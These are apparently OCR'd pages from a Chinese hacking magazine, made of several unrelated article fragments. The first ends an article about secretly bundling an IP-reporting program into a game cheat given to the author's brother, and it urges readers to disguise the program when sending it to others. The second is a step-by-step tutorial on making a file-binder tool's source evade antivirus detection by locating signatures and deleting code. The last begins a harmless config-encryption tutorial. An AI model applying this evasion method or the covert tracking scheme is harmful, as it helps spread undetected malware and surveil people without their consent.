


图4




图5

到此基本代码编写完成，各位叉子调试的时候记得填上正确的邮箱信息，否则发信失败啊！最后要做的就是程序伪装了，我给我弟弟的是捆绑在CF透视外挂上，存到他网盘，告诉他怎么使用，这样他每次开外挂我就知道他在哪了。如图5。内网IP：192.168.1.15 表示他在14号机器，这样就可以轻易得到信息了。你不知道为什么14号？？把文章再看一次！！大家还可以加入其他代码，扩充功能，其实这些功能木马也可以做到，但是我不会做免杀，只能做个自动的了，貌似没有杀软杀这个程序的。如果发给别人，大家把程序做下伪装就行了，如图6。文章就写到这里。




图6

如果大家有什么问题可以发我邮箱：53877910@QQ.com。多多交流，技术才能进步。另外各位高三的叉子加油啊！大学真的很好！

（文章中涉及的相关源码本期光盘已收录）

vc++源码免杀实例

沧海浮萍

今天找了到了教主的一个捆绑机程序源代码，编译成功之后发现金沙毒霸立刻将其杀死了，反正有源代码，这里就用这个程序为大家介绍一下vc++源码免杀的技巧。这里使用的杀毒软件是金沙毒霸2012猎豹，病毒库版本号为9.15的，今天的。

首先我们用myccl对文件进行定位，具体的定位细节这里就不介绍了，定了几次之后获得了最后的特征码范围，myccl处理结果如下所示：

```
---------------------------------------------
>>复合特征码定位结果<<
文件名：C:\Documents and Settings\Administrator\桌面\文章\vc++源码免杀实例\代码\捆绑机代码\Release\BindFile.exe
---------------------------------------------
特征码 物理地址/物理长度 如下：
[特征] 00004F58_000000A2

特征码分布示意图：
[-----------------------------------------]
[-----------------------------------------]
[-----------------------------------------]
[-----MM----------------------------------]
[-----------------------------------------]
```

下面我们我们对该出的特征码进行符合特征码定位，定位结果如图1所示。我们记录下这些特征值如下：

```
----------------------------------------
特征码 物理地址/物理长度 如下:
[特征] 00004F88_00000002
[特征] 00004F94_00000002
[特征] 00004F98_00000002
[特征] 00004F9C_00000002
[特征] 00004FA8_00000002
[特征] 00004FAC_00000002
[特征] 00004FB0_00000002
[特征] 00004FBC_00000002
[特征] 00004FC0_00000002
[特征] 00004FC4_00000002
```




图1




图2

特征码分布示意图:

```
[----------------------------------------]
[----------------------------------------]
[----------------------------------------]
[-----MM---------------------------------]
[----------------------------------------]
```

通过特征码分布示意图我们可以确定这几处的特征是连续的，我们用oc进行地址转换，转换结果如图2所示，00004F88对应的内存地址为00404F88。然后我们需要通过map文件进行源代码定位，map文件的生成需要对工程进行配置，具体的配方法在互联网有很多了，希望大家自己查一下。我们打开map文件，查找距离00404f88最近的地址位置，如图3所示，特征位于mfc42:MFC42.DLL中，这显然不可能，我们再来看上一代码?_messageEntries@CHyperLink@@0QBUAFX_MSGMAP_ENTRY@@B，这里都与超链接相关，所以我们可以确定特征码位于超链接相关的位置。我们到源代码中找到所有与超链接有关的代码，如图4、图5所示。我们将这几句代码删掉，重新编译程序，再次扫描，扫描结果如图6所示，没有报警。到此为止我们这次免杀就圆满结束了。这里主要凭借对数据的分析，如果遇到不确定的状况，我们需要将程序载入到OD中在进行详细的分析，从而确定具体的代码位置，当然我们使用Syser-Win 32Debugg er进行袁明达定位也是非常方便的，感兴趣的读者可以进行一下尝试。

```
0002:00000948    ??_7CHyperLink@@6B@            00404948   HyperLink.obj
0002:00000a08    ??_7CFont@@6B@                 00404a08   HyperLink.obj
0002:00000a1c    ??_7CStatic@@6B@               00404a1c   HyperLink.obj
0002:00000adc    ??_7CObject@@6B@               00404adc   HyperLink.obj
0002:00000af0    ??_7CGdiObject@@6B@            00404af0   HyperLink.obj
0002:00000F88    __IMPORT_DESCRIPTOR_MFC42      00404F88   mfc42:MFC42.DLL
0002:00000f9c    __IMPORT_DESCRIPTOR_MSVCRT     00404f9c   msvcrt:MSVCRT.dll
0002:00000fb0    __IMPORT_DESCRIPTOR_KERNEL32   00404fb0   kernel32:KERNEL32.dll
0002:00000fc4    __IMPORT_DESCRIPTOR_USER32     00404fc4   user32:USER32.dll
0002:00000fd8    __IMPORT_DESCRIPTOR_GDI32      00404fd8   gdi32:GDI32.dll
0002:00000fec    __IMPORT_DESCRIPTOR_ADVAPI32   00404fec   advapi32:ADVAPI32.dll
0002:00001000    __IMPORT_DESCRIPTOR_SHELL32    00405000   shell32:SHELL32.dll
```

图3

```
SetIcon(m_hIcon, TRUE);          // Set big icon
SetIcon(m_hIcon, FALSE);         // Set small icon

// TODO: Add extra initialization here
m_URL.SetURL(_T("http://www.jiaozhu.net"));
ListView_SetExtendedListViewStyle(m_List.m_hWnd, LVS_EX_GRIDLINES
```

图4

```
CString strParams,  strDir;
CString strURL = "http://www.jiaozhu.net";

int nRet = (int) ShellExecute(NULL,"open",strURL,strParams,strDir,SW_SHOWNORMAL);

return TRUE;  // return TRUE  unless you set the focus to a control
```

图5




图6

编程零起步之两行源码实现加密配置读写

晓 单

话说，这年头哪。学电脑不学点基础的东西，光会用点程序，一到要理解原理就晕是肯定不行的。这所谓的基础呢，我想编程应该算是一个吧。无奈，叔们的英语学得又有点委婉。于是乎，网上便流行起了易语言编程。最近小菜我就在学这

个，感觉还不错，特来分享。好吧，费话多了点。（OK！上菜）。




图1

首先讲一下今天要学的主要内容吧：①、读写配置项 ②、数据加解密 ③数据类型的转换。以及在讲解过程中穿插一些补充知识（其实全文补充知识占的篇幅更多，嘿嘿~~）。

